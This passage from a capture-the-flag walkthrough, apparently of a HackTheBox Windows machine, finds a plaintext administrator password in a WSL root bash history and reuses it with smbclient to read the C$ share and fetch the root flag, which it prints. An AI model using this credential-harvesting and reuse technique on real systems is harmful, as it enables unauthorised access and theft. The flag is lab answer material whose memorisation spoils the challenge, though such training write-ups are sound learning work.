----                -------------         ------ ----
d-----        6/21/2018   3:07 PM                Distros
d-----        6/21/2018   6:47 PM                inetpub
d-----        6/22/2018   2:09 PM                Microsoft
d-----        4/11/2018   4:38 PM                PerfLogs
d-----        6/21/2018   8:15 AM                php7
d-r---        1/26/2021   2:39 AM                Program Files
d-r---        1/26/2021   2:38 AM                Program Files (x86)
d-r---        6/21/2018   3:00 PM                Users
d-----        1/26/2021   2:38 AM                Windows
-a----        6/21/2018   3:07 PM      201749452 Ubuntu.zip
```

https://askubuntu.com/questions/759880/where-is-the-ubuntu-file-system-root-directory-in-windows-subsystem-for-linux-an

2) Found admin credentials on bash history



```
PS C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs\root> cat .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
> .bash_history
less .bash_history
exit
PS C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs\root>
```



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' '\\10.10.10.97\c$'
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Fri Jun 22 03:54:29 2018
  bootmgr                          AHSR   395268  Fri Jul 10 16:30:31 2015
  BOOTNXT                           AHS        1  Fri Jul 10 16:30:31 2015
  Config.Msi                        DHS        0  Mon Jan 25 20:54:50 2021
  Distros                             D        0  Fri Jun 22 03:37:52 2018
  Documents and Settings          DHSrn        0  Fri Jul 10 17:51:38 2015
  inetpub                             D        0  Fri Jun 22 07:17:33 2018
  Microsoft                           D        0  Sat Jun 23 02:39:10 2018
  pagefile.sys                      AHS 738197504  Thu Jul 18 13:23:36 2024
  PerfLogs                            D        0  Thu Apr 12 05:08:20 2018
  php7                                D        0  Thu Jun 21 20:45:24 2018
  Program Files                      DR        0  Tue Jan 26 16:09:51 2021
  Program Files (x86)                DR        0  Tue Jan 26 16:08:26 2021
  ProgramData                        DH        0  Mon Aug 20 03:26:49 2018
  Recovery                        DHSn        0  Fri Jun 22 03:22:17 2018
  swapfile.sys                      AHS 16777216  Thu Jul 18 13:23:36 2024
  System Volume Information         DHS        0  Fri Jun 22 03:23:13 2018
  Ubuntu.zip                          A 201749452  Fri Jun 22 03:37:28 2018
  Users                              DR        0  Fri Jun 22 03:30:39 2018
  Windows                             D        0  Tue Jan 26 16:08:46 2021
cd
                7736063 blocks of size 4096. 3396903 blocks available
smb: \> cd Users/Administrator/Desktop
smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \Users\Administrator\Desktop\> exit

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat root.txt
9c8db657a3f0675f05150410f95450b0

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```